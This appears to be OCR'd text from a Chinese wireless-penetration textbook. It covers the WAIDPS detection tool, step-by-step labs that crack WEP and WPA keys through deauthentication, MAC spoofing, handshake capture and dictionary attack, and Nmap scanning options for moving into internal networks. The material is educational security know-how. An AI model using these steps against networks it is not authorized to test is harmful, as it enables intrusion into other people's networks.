
```
                                < < <<  SUMMARY  LISTING  >> > >
SSID Total    : 13 (0 WPS)    Updated       : 3 (0 WPS)    Added : 10 (0 WPS)    Listed : 13    Not Shown : 0    Enriched : 0
WPA/WPA2      : 8             WEP           : 0            Open  : 4             Others : 1     Removed   : 0
Station Total: 8              Updated       : 1            Added : 6             Listed : 6     Not Shown : 0
Connected     : 6             Unassociated  : 2            Probe : 0                            Removed   : 0
                         =====  ASSOCIATION/CONNECTION  ALERT  [ 1 ] =====
1 Similar SSID Names Detected !!!
[1]  SSID Name   [ CMCC-XJ ]
   a. BSSID      [ E4:68:A3:7C:EF:F2 ] - Signal : -44 dBm / Good        HUAWEI TECHNOLOGIES CO.,LTD [3]
      Details    : OPN / None / -              Channel : 1              Client : 0      WPS : -
      Client     [ No Client Found ]
   b. BSSID      [ B4:15:13:8C:10:A2 ] - Signal : -56 dBm / Average     HUAWEI TECHNOLOGIES CO.,LTD [3]
      Details    : OPN / None / -              Channel : 1              Client : 0      WPS : -
      Client     [ No Client Found ]

   Note  : Shown above are Access Points with Similar Name, Evil-Twin in normal cases are usually open network or encrypted if passphase is known.
           Senario where similar names are commonly found in organization, airport, mall, hotel, campus, etc where the area is big.
           Multiple [Deauthentication] found on said Access Point detect may indicate high possibility of Evil-Twin
  Reported : 2018-11-21 02:29:24
```

Step 05 在扫描状态下，WAIDPS会开启两个终端窗口，用于抓取数据包以及扫描AP，如下图所示。



Step 06 通过按Enter键，切换到命令模式，如下图所示。



Step 07 按D键输出显示选项，如下图所示。

```
[+]  Change Listing Display
     This option allow user to switch display on the various viewing type of access point and station information.

     0/H - Hide both Access Points & Stations Listing Display
     1/A - Display Access Points Listing Only
     2/S - Display Stations Listing Only
     3/B - Dispay Both Access Points & Stations Listing (Separated View)
     4/P - Advanced View with Probes Request (Merging associated Stations with Access Points) - [Recommended]
     5/O - Advanced View without probing request (Merging associated Stations with Access Points)
     6/C - Display one time bar chart of Access Points information
     +/D - Display client which associated with more than one access point.

     7/N - Show Association/Connection Alert.        [ Current : Yes ]
     8/U - Show Suspicious Activity Listing Alert.   [ Current : Yes ]
     9/I - Show Intrusion Detection/Attacks Alert.   [ Current : Yes ]

     Current Setting = 4
[?]  Choose an option / Return :
```

此选项允许用户在各种访问点和站点信息的查看类型上切换显示。

- 0/H：隐藏访问点和站点列表显示。
- 1/A：仅显示接入点列表，隐藏关联客户机。
- 2/S：仅显示客户机列表（包含关联与不关联的）。
- 3/B：在不同区域分别显示接入点与客户机列表。
- 4/P：带有探测请求的高级视图（将相关的站点与接入点合并），该选项也是默认推荐的。
- 5/O：没有探测请求的高级视图（合并相关站点和接入点）。
- 6/C：显示接入点信息的时间条形图。
- +/D：显示与多个接入点相关联的客户端，此步骤帮助获知除目标接入点外，是否还有其他接入点。
- 7/N：显示关联/连接警报，默认是开启状态。
- 8/U：显示可疑活动列表警告，默认是开启状态。
- 9/I：显示入侵检测/攻击警报，默认是开启状态。

Step 08 在程序中输入X可以退出程序，如下图所示。

```
[?]   Enter your option :  ( <default = return> ) : X
      Selected ==> X

[?]   Are you sure you want to exit ( y/N ) :
```

9.6 实战演练

实战演练1——使用WAIDPS系统破解WEP密码

WAIDPS入侵检测系统同样具有密码破解功能，通过它可以检查网络设置是否够安全。破解WEP密码步骤如下：

Step 01 进入WAIDPS目录，使用./waidps.py -i wlan0mon命令启动WAIDPS系统，按Enter键，切换到命令模式，如下图所示。

```
[2]   Refreshing in 5 seconds... Press [Enter] to input command...   Pkt Size : 34.79 KB

[+]   Command Selection Menu
      B - About Application           C - Application Configuation           D - Output Display              F - Filter Network Display
      H - History Logs / Cracked DB   L - Lookup MAC/Name Detail             M - Monitor MAC Addr / Names    O - Operation Options
      A - Auditing Network            I - Interactive Mode (Packet Analysis) P - Intrusion Prevention        X - Exit Application

[?]   Enter your option :  ( <default = return> ) :
```

Step 02 按下A键进入网络审计页面，这里会列出附近AP列表，如下图所示。

```
S/N. MAC Address        Chn  Enc   Cipher     Auth    Signal   Last Seen                            WPS  STN ESSID
1.   1C:FA:68:01:2F:08  1    WEP   WEP GCMP   -       -15 dBm  2018-11-21 03:30:01 [0 min ago]      -    1   Test-001
2.   F4:83:CD:33:60:73  6    WPA2  CCMP       PSK     -21 dBm  2018-11-21 03:30:02 [0 min ago]      -    1   [redacted]
3.   38:21:87:06:2D:AB  7    WPA2  CCMP       PSK     -39 dBm  2018-11-21 03:29:58 [0 min ago]      -    0   [redacted]
4.   CC:90:E8:9B:D8:07  1    WPA2  CCMP/TKIP  PSK     -56 dBm  2018-11-21 03:29:52 [0 min ago]      -    0   [redacted]
5.   B0:95:8E:92:19:B1  1    WPA2  CCMP       PSK     -55 dBm  2018-11-21 03:29:52 [0 min ago]      -    0   [redacted]
6.   70:AF:6A:09:1E:9D  13   WPA2  CCMP       PSK     -61 dBm  2018-11-21 03:29:53 [0 min ago]      -    0   [redacted]
7.   C8:3A:35:18:B0:80  7    WPA2  CCMP       PSK     -56 dBm  2018-11-21 03:29:58 [0 min ago]      -    0   [redacted]
8.   D4:EE:07:34:63:EE  9    WPA2  CCMP       PSK     -57 dBm  2018-11-21 03:30:01 [0 min ago]      -    0   [redacted]
9.   20:B6:17:6E:DE:7A  10   WPA2  CCMP       PSK     -55 dBm  2018-11-21 03:30:02 [0 min ago]      -    0   [redacted]
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
     Encryption Type    WEP : 1              WPA/WPA2 : 8              WPA/WPA2 (WPS Enabled) : 0

                                          WARNING - NOT FOR ILLEGAL USE
[.]  Key in [Help] to display other options.
[?]  Select a target/option ( Default - Return ) :
```

Step 03 输入WEP，筛选出WEP加密的AP列表，如下图所示。

```
[i]   Encryption Filter : WEP

S/N.  MAC Address        Chn  Enc   Cipher     Auth   Signal    Last Seen                          WPS  STN ESSID
1.    1C:FA:68:01:2F:08  1    WEP   WEP GCMP   -      -15 dBm   2018-11-21 03:30:01 [0 min ago]    -    1   Test-001
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
                                          WARNING - NOT FOR ILLEGAL USE
[.]   Key in [Help] to display other options.
[?]   Select a target/option ( Default - Return ) :
```

Step 04 这里可以通过目标MAC地址或者序号来选择AP，因为只有一项所以选择1即可，这里会给出建议攻击模式，如下图所示。

```
Selected Target
  AP BSSID [ 1C:FA:68:01:2F:08 ]                 Signal   : -15 dBm
  MAC Addr [ 1C:FA:68:01:2F:08 ]'s MAC OUI belongs to [ TP-LINK TECHNOLOGIES CO.,LTD. [3] ].
  BSSID    [ 1C:FA:68:01:2F:08 ]'s Name is [ Test-001 ].
  Details  : WEP / WEP GCMP / -                   Channel : 1         Client : 1         WPS : -
  Clients  : DC:6D:CD:66:FE:CB

Previous Detail From Database
ESSID    : Test-001
Channel  : 1
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[.]   Please note that after target selection is confirm, all current monitoring process will be terminated.

[i]   Suggested Attack Mode    : WEP

      1 - Crack WEP Access Point
      2 - Capture WPA Handshake    [ 1 client(s) ]
      3 - WPS Bruteforce PIN
      4 - Live Monitor Access Point
[?]   Select an option  ( 1/2/3/4/0 Default - 1 ) :
```

Step 05 选择第一项使用WEP方式攻击，这里会给出提示，是否使用虚假MAC地址，如下图所示。

```
[i]   WEP Encryption Auditing
      Application will send broadcast deauthentication signal to all clients connected to the
gnal between client and access point if any clients were found connected to the access point.
[i]   List of detected client MAC.
[1]   MAC ID : DC:6D:CD:66:FE:CB  Unknown

[?]   Enter the MAC to Spoof xx:xx:xx:xx:xx:xx : ( Default - Nil ) :
```

Step 06 直接按Enter键，WAIDPS系统会锁定AP并尝试使用虚假MAC地址进行连接，如下图所示。

```
[i]   Time Start : 2018-11-21 03:45:54

[.]   2018-11-21 03:45:54 - Starting Sniffer for Access Point [ 1C:FA:68:01:2F:08 ]..

[.]   BSSID        : 1C:FA:68:01:2F:08           MAC OUI   : TP-LINK TECHNOLOGIES CO.,LTD. [3]
      ESSID        : Test-001
      Encryption   : WEP / WEP GCMP / -
      Channel      : 1                           Power     : -15 dBm               Beacons : 7 Idle         Data    : 3 Idle
      First Seen   : 2018-11-21 03:29:58         Last Seen : 2018-11-21 03:30:01   Seen    : 0:15:53 ago    Clients : 1
      Interface    : wlan0mon    [  ]  OUI : None
      Monitor      : wlmon0      [  ]  OUI : None
      ATK IFace    : atmon0      [  ]  OUI : None
      Cap File     : No captured file.
      Signal       :                              -15 dBm [ 85 % ]
```

Step 07 按Enter键，在出现的其他选项中，选择2中断现有客户端的连接，如下图所示。

```
      1/O - Stop Authentication
      2/D - Deauth Client
      3/C - List Clients
      4/S - Spoof MAC address
      5/F - F1 - Fake Authentication (1 Time)    F2 - Fake Authentication (Continous)
      0/T - Return

[?]   Select an option ( 0 - Return ) : 2
      Selected ==> 2

      Broadcasting Deauthentication Signal To All Clients for 1C:FA:68:01:2F:08... (x5)   Done !!
```

Step 08 中断连接后，WAIDPS截获客户端与AP的握手信息，等待获取足够多的IVs，从而破解出密码，并给出相应的提示信息。

实战演练2——使用WAIDPS系统破解WPA密码

使用WAIDPS系统破解WPA密码的操作步骤如下：

Step 01 启动系统按Enter键切换到命令模式，在命令模式下选择A网络，如下图所示。

```
[2]   Refreshing in 5 seconds... Press [Enter] to input command...  Pkt Size : 3.63 KB

[+]   Command Selection Menu
      B - About Application          C - Application Configuation            D - Output Display             F - Filter Network Display
      H - History Logs / Cracked DB  L - Lookup MAC/Name Detail              M - Monitor MAC Addr / Names   O - Operation Options
      A - Auditing Network           I - Interactive Mode (Packet Analysis)  P - Intrusion Prevention       X - Exit Application

[?]   Enter your option :  ( <default = return> ) : A
```

Step 02 在扫描出的AP列表页面中输入WPA，从AP列表中输入序号，如下图所示。

```
[i]   Encryption Filter : WPA

S/N.  MAC Address        Chn  Enc    Cipher     Auth   Signal   Last Seen                              WPS  STN ESSID
1.    1C:FA:68:01:2F:08  1    WPA2   CCMP/TKIP  PSK    -25 dBm  2018-11-21 04:43:55 [0 min ago]  -    0   Test-001
2.    38:21:87:06:2D:AB  7    WPA2   CCMP       PSK    -38 dBm  2018-11-21 04:43:53 [0 min ago]  -    0   [redacted]
3.    F4:83:CD:33:60:73  6    WPA2   CCMP       PSK    -6 dBm   2018-11-21 04:43:54 [0 min ago]  -    0   [redacted]
4.    D4:EE:07:34:63:EE  9    WPA2   CCMP       PSK    -56 dBm  2018-11-21 04:43:56 [0 min ago]  -    0   [redacted]
5.    40:31:3C:D1:D0:69  9    WPA2   CCMP/TKIP  PSK    -59 dBm  2018-11-21 04:43:56 [0 min ago]  -    0   [redacted]
                                         WARNING - NOT FOR ILLEGAL USE
[.]   Key in [Help] to display other options.
[?]   Select a target/option ( Default - Return ) : 1
      Selected ==> 1
```

Step 03 这里建议攻击模式为WPA，如下图所示。

```
Selected Target
  AP BSSID [ 1C:FA:68:01:2F:08 ]                    Signal  : -25 dBm
  MAC Addr [ 1C:FA:68:01:2F:08 ]'s MAC OUI belongs to [ TP-LINK TECHNOLOGIES CO.,LTD. [3] ].
  BSSID    [ 1C:FA:68:01:2F:08 ]'s Name is [ Test-001 ].
  Details  : WPA2 / CCMP/TKIP / PSK                 Channel : 1        Client : 0        WPS : -

Previous Detail From Database
ESSID    : Test-001
Channel  : 1
Clients  : DC:6D:CD:66:FE:CB
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[.]    Please note that after target selection is confirm, all current monitoring process will be terminated.

[i]    Suggested Attack Mode    : No Client

       1 - Crack WEP Access Point
       2 - Capture WPA Handshake    [ 0 client(s) ]
       3 - WPS Bruteforce PIN
       4 - Live Monitor Access Point
       0 - Retrun
[?]    Select an option  ( 1/2/3/4/0 Default - 2 ) :
```

Step 04 按Enter键开始通过字典进行密码破解，如下图所示。

```
[i]    Shutting down all interfaces .....
[.]    Enabling monitoring for [ wlan0mon ]...

       Selected Interface ==> wlan0mon
       Selected Monitoring Interface ==> wlmon0
       Selected Attacking Interface  ==> atmon0
       Selected Managing Interface   ==> wlan0mon

[i]    WPA Handshake Capturing
       Application will send broadcast deauthentication signal to all clients connected to the
gnal between client and access point if any clients were found connected to the access point.

[?]    Previous scan found [ 1 ] client, Rescan for client ? ( Y/n ) :
```

Step 05 设置密码位置，在命令模式C选项的第9项进行设置。这里也有默认密码文件，如下图所示。

```
[+]    Command Selection Menu
       B - About Application           C - Application Configuation            D - Output Display                F - Filter Network Display
       H - History Logs / Cracked DB   L - Lookup MAC/Name Detail              M - Monitor MAC Addr / Names      O - Operation Options
       A - Auditing Network            I - Interactive Mode (Packet Analysis)  P - Intrusion Prevention          X - Exit Application

[?]    Enter your option :  ( <default = return> ) : C
       Selected ==> C

[+]    Application Configuation
       0/L - Change Regulatory Domain                       [ Current : 00 ]
       1/R - Refreshing rate of information                 [ Current : 5 sec ]
       2/T - Time before removing inactive AP/Station       [ Current : 3 min / 10 min]
       3/H - Hide inactive Access Point/Station             [ Access Point : Yes / Station : Yes ]
       4/B - Beep if alert found                            [ Current : No ]
       5/S - Sensitivity of IDS                             [ Current : 2 ]
       6/A - Save PCap when Attack detected                 [ Current : Yes ]
       7/M - Save PCap when Monitored MAC/Name seen         [ Current : No ]
       8/W - Whitelist Setting (Bypass alert for MAC/Name)
       9/D - Dictionary Detail and Setting                  [ Current : /usr/share/john/password.lst ]

[?]    Choose an option ( D/R/T/H/B/W/C ) :
```

Step 06 选择第9项，可以添加或修改字典文件，如下图所示。

```
[+]    Dictionary Setting
       This option allow user to add list of dictionary for passwords cracking..

[1]    /usr/share/john/password.lst [Default]

       1/A - Add dictionary location
       2/S - Set default dictionary
       3/D - Delete dictionary location
[?]    Select an option ( A/S/D ) :
```

9.7　小试身手

练习1：熟悉虚拟AP技术，懂得如何防御虚拟AP。

练习2：使用Windows10系统搭建虚拟AP。

练习3：搭建WAIDPS无线网络入侵检测系统。

第10章　从无线网络渗透内网

网络通信是基于TCP/IP的四层网络模型，因此在每一层都可以通过特定的通信协议发现存活主机，从而实现从无线网络渗透到内网的操作。本章介绍从无线网络渗透到内网的方法，主要包括扫描工具Nmap的应用、二层扫描、三层扫描、四层扫描等。

10.1　认识扫描工具Nmap

Nmap是一个网络连接端扫描软件，通过扫描可以确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统，是网络管理员常用的扫描软件之一。直接输入Nmap命令，便会打开Nmap的帮助信息。

10.1.1　目标发现帮助信息

除了选项，所有出现在Nmap命令行上的都被视为对目标主机的说明，最简单的情况是指定一个目标IP地址或主机名。下图为目标发现的帮助信息。

```
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file
```

参数说明如下：

- -iL <inputfilename>：将不同的IP地址保存成文件，用这个参数导入文件。
- -iR <num hosts>：随机选择目标，num hosts表示目标数目，0表示扫描不中断。例如：Nmap -iR　100 -p 135任意选取100个IP地址扫描135端口。
- --exclude <host1 [, host2] [, host3], …>：排除主机/网络，例如：Nmap 192.168.1.0/24 --exclude 1-100去除掉前100个地址，从101开始扫描。
- --excludefile <exclude file>：将需要排除的地址存放到一个文件当中，用该参数指定。

10.1.2　主机发现帮助信息

任何网络探测任务的最初几个步骤就是把一组IP范围（有时该范围很大）缩小为一列活动的或者感兴趣的主机，扫描每个IP的每个端口很慢，通常也没必要，扫描什么样的主机主要依赖于扫描的目的。

发送探测包到目标主机，若收到回复，则说明目标主机是开启的，Nmap支持约10种不同的主机探测方式，默认发送4种请求：

（1）ICMP echo request。

（2）a TCP SYN packet to port 443。

（3）a TCP ACK packet to port 80。

（4）an ICMP timestamp request。

主机发现帮助信息，如下图所示。

```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

参数说明如下：

- -sL：List Scan 列表扫描，仅将指定的目标IP列举出来，并不进行扫描。例如：Namp -sL 192.168.1.0/28。
- -sn：Ping Scan只利用Ping扫描进行主机发现，不进行端口扫描。默认情况下发送ICMP回声请求和一个TCP报文到80端口，非特权用户发送一个SYN报文到80端口。可以

和除-PO之外的任何发现探测类型-P*选项结合使用以达到更高的灵活性。

- -Pn：将所有指定的主机视作开启的，跳过主机发现的过程。
- -PS [portlist]：TCP SYN Ping，发送一个设置了SYN标志位的空TCP报文。默认端口为80（可设置），也可指定端口。目标主机端口关闭，回复RST，端口开放，则回复SYN/ACK，但都表明目标主机在线。UNIX机器上，只有特权用户才能发送和接收原始的TCP报文，因此非特权用户进行系统调用connect()，也发送一个SYN报文来尝试建立连接。
- -PA [portlist]：TCP ACK Ping，发送一个设置了ACK标志位的TCP报文。默认端口为80（可设置），也可指定端口。目标主机在线，回复RST，不在线则超时。UNIX机器上，只有特权用户才能发送和接收原始的TCP报文，因此非特权用户进行系统调用connect()，也发送一个SYN报文来尝试建立连接。
- -PU [portlist]： UDP Ping，发送一个空的UDP报文到指定的端口。默认端口为31338（可设置）。优势是可以穿越只过滤TCP的防火墙或过滤器。若端口关闭，则回复ICMP端口无法到达，说明主机在线；其他类型的ICMP错误如主机/网络无法到达或者TTL超时则表示主机不在线；没有回应也被这样解释，但不一定正确（因为大多数开放该端口的服务会忽略该UDP报文）。
- -PY [portlist]：发送一个SCTP数据，用于传输语音的一个协议。
- -PE/-PP/-PM：ICMP Ping Types，发送ICMP Type 8（响应请求）报文，期待从运行的主机得到一个Type 0（响应）报文。
- -PO：使用IP协议的Ping来进行扫描。
- -n：不用域名解析，加快扫描速度。
- -R：为所有目标IP地址做反向域名解析。
- --dns-servers<serv|〔,serv2〕, ...>：使用指定的域名服务器进行解析，一般不使用该选项，因为比较慢。例如：Nmap --system-dns 8.8.8.8 www.baidu.com不使用系统指定的DNS服务器。
- --system-dns：使用操作系统默认的DNS服务器，加与不加一样。
- --traceroute：路由追踪，同使用系统自带的traceroute效果类似。例如：Nmap www.baidu.com --traceroute -p 80。下图为执行效果。

```
root@kali:~# nmap www.baidu.com --traceroute -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 07:07 EDT
Nmap scan report for www.baidu.com (220.181.111.188)
Host is up (0.054s latency).
Other addresses for www.baidu.com (not scanned): 220.181.112.244

PORT   STATE SERVICE
80/tcp open  http

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   ... 13
14  65.58 ms 220.181.111.188

Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

10.1.3　端口扫描帮助信息

Nmap这些年来功能越来越多，它也是从一个高效的端口扫描器开始的，并且这仍然是它的核心功能。Nmap<target>这个简单的命令扫描主机<target>上超过1660个的TCP端口。

许多传统的端口扫描器只列出所有端口是开放还是关闭的，Nmap的扫描信息量更加详细，它把端口分成六个状态：

open（开放的）、closed（关闭的）、filtered（被过滤的）、unfiltered（未被过滤的）、open|filtered（开放或者被过滤的）和closed|filtered（关闭或者被过滤的）。

1. open（开放的）

应用程序正在该端口接收TCP连接或者UDP报文，发现这一点常常是端口扫描的主要目标。安全意识强的人都知道每个开放的端口都有可能是攻击的入口。攻击者或者入侵测试者想要发现开放的端口。而管理员则试图关闭它们或者用防火墙保护它们，以免妨碍合法用户，非安全扫描可能对开放的端口也感兴趣，因为它们显示了网络上哪些服务可供使用。

2. closed（关闭的）

关闭的端口对于Nmap也是可访问的（它接受Nmap的探测报文并做出响应），但没有应用程序在其上监听，它们可以显示该IP地址上（主机发现，或者Ping扫描）的主机正在运行up也对部分操作系统探测有所帮助。因为关闭的端口是可访问的，也许过会儿值得再扫描一下，可能一些又开放了。系统管理员可能会考虑用防火墙封锁这样的端口，因此就会被显示为被过滤的状态。

3. filtered（被过滤的）

由于包过滤阻止探测报文到达端口，Nmap无法确定该端口是否开放，过滤可能来自专业的防火墙设备、路由器规则或者主机上的软件防火墙，这样的端口一般扫描几乎不提供任何信息。有时候它们响应ICMP错误消息，如类型3代码13（无法到达目标：通信被管理员禁止），但更普遍的是过滤器只是丢弃探测帧，不做任何响应。这迫使Nmap重试若干次以防探测包是由于网络阻塞而丢弃的，由此使得扫描速度明显变慢。

4. unfiltered（未被过滤的）

未被过滤状态意味着端口可访问，但Nmap不能确定它是开放还是关闭，只有用于映射防火墙规则集的ACK扫描才会把端口分类到这种状态。用其他类型的扫描如窗口扫描、SYN扫描或者FIN扫描来扫描未被过滤的端口，可以帮助确定端口是否开放。

5. open|filtered（开放或者被过滤的）

当无法确定端口是开放还是被过滤的，Nmap就把该端口划分成这种状态。开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃了探测报文或者它引发的任何响应，因此Nmap无法确定该端口是开放的还是被过滤的。

6. closed|filtered（关闭或者被过滤的）

该状态用于Nmap不能确定端口是关闭的还是被过滤的，它只可能出现在IPID Idle扫描中。

端口扫描的帮助信息，如下图所示。

```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

参数说明如下：

- -sS：TCP SYN扫描，半开放扫描，扫描速度快，不易被注意到（不完成TCP连接），且能明确区分open|closed|filtered。
- -sT：TCP Connect()扫描，建立完整连接，容易被记录，对原始报文控制少，效率低但是准确。
- -sA：TCP ACK扫描，发送一个ACK数据包，通过SYN/ACK返回数据包类型判断防火墙规则。
- -sW：TCP Window扫描，TCP窗口扫描，依赖于互联网上少数系统的实现细节，因此可信度不高，根据窗口大小来判断端口是开放的（正数）还是关闭的（0）。

- -sM：TCP Maimon扫描，探测报文是FIN/ACK，端口开放或关闭，都对这样的报文响应RST报文，但如果端口开放，许多基于BSD的系统只是丢弃该探测报文。
- -sU：使用UDP扫描，对UDP服务进行扫描，如DNS、SNMP、DHCP等。可以和TCP扫描结合使用，但是效率低下，开放的和被过滤的端口很少响应。加速UDP扫描的方法包括并发扫描更多的主机、先只对主要端口进行快速扫描、从防火墙后面扫描、使用–host-timeout跳过慢速的主机。
- -sN/-sF/-sX：TCP Null, FIN, and Xmas扫描，从RFC挖掘的微妙方法来区分开放关闭端口；除了探测报文的标志位不同，三种扫描在行为上一致。
- -scanflags<flags>：通过指定任意的TCP标志位来设计扫描，可以是数字标记值，也可以使用字符名如URG、ACK、PSH、RST、SYN、FIN。
- -sI <zombie host[:probeport]>：中间人扫描，利用中间人主机上已知IP分段ID序列生成算法来窥探目标上开放端口的信息，极端隐蔽，可以指定端口号，否则默认80端口。
- -sY/sZ：是针对SCTP协议的扫描，很少使用。
- -sO：IP协议扫描，可以确定目标机支持哪些IP协议，如TCP、ICMP、IGMP。
- -b <FTP relay host>：FTP弹跳扫描，FTP中继的一个扫描。

10.1.4　端口说明和扫描顺序

这类参数通常指定要扫描哪些端口，扫描端口的顺序是随机的还是依次扫描，还可以指定扫描端口的协议类型。

下图为端口说明和扫描顺序帮助信息。

```
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
```

参数说明如下：

- -p <port ranges>：只扫描指定的端口，单个端口和用连字符表示的端口范围都可以，如果不指定扫描类型，默认是TCP和UDP都扫描，可以通过在端口号前加上T:或者U:指定协议。例如：参数-p U:53，111，137，T:21-25，80，139，8080将扫描UDP 端口53，111，和137，同时扫描列出的TCP端口。
- --exclude-ports<port ranges>：用于过滤掉其中的一段。
- -F：快速扫描（仅扫描100个最常用的端口），Nmap-services文件指定想要扫描的端口，可以用--datadir选项指定自己的Nmap-services文件。
- -r：默认情况下按随机端口扫描，如果加上该参数，则扫描按照顺序执行。
- --top-ports<number>：指定靠前的端口数进行扫描。
- --port-ratio<rativ>：扫描一些更常见的端口。

10.1.5　服务与版本探测——脚本扫描

在端口扫描过程中可以判断该端口使用的是什么类型的服务，这时使用下面这些参数来设置探测服务规则，Nmap提供了大量的脚本，通过参数指定调用这些脚本可以更好地完成扫描任务。

下图为服务与版本探测帮助信息。

```
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

参数说明如下：

- -sV：启用特征探测，通过从特征库的比对判断服务类型。
- --version-intensity <level>：启用特征探测也并不是将采集的信息与特征库的所有信息进行匹配，因此使用该参数设置探测级别，探测级别越高匹配信息越多。
- --version-light：设置扫描级别为2。
- --version-all：设置扫描级别为9。
- --version-trace：将扫描的结果进行一次跟踪。

下图为脚本扫描的帮助信息。

```
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
```

参数说明如下：

- -sC：指定一个具体脚本，--script参数的一个简写。
- --script=<Lua scripts>：指定一个Lua的脚本。
- --script-args=<n1=v1,[n2=v2,...]>：指定脚本的参数。
- --script-args-file=filename：同上面类似，指定一个文件名作为参数。
- --script-trace：脚本扫描的一个跟踪。
- --script-updatedb：更新脚本数据库。
- --script-help=<Lua scripts>：提供脚本的帮助信息。

10.1.6　系统判断——时间与性能

通过Nmap可以对系统进行一个判断，另外在扫描过程中如果扫描过快可能会触发一些报警，合理的配置扫描时间既可以获取更多的信息，还可以使Nmap发挥出更好的性能。

下图为其帮助信息。

```
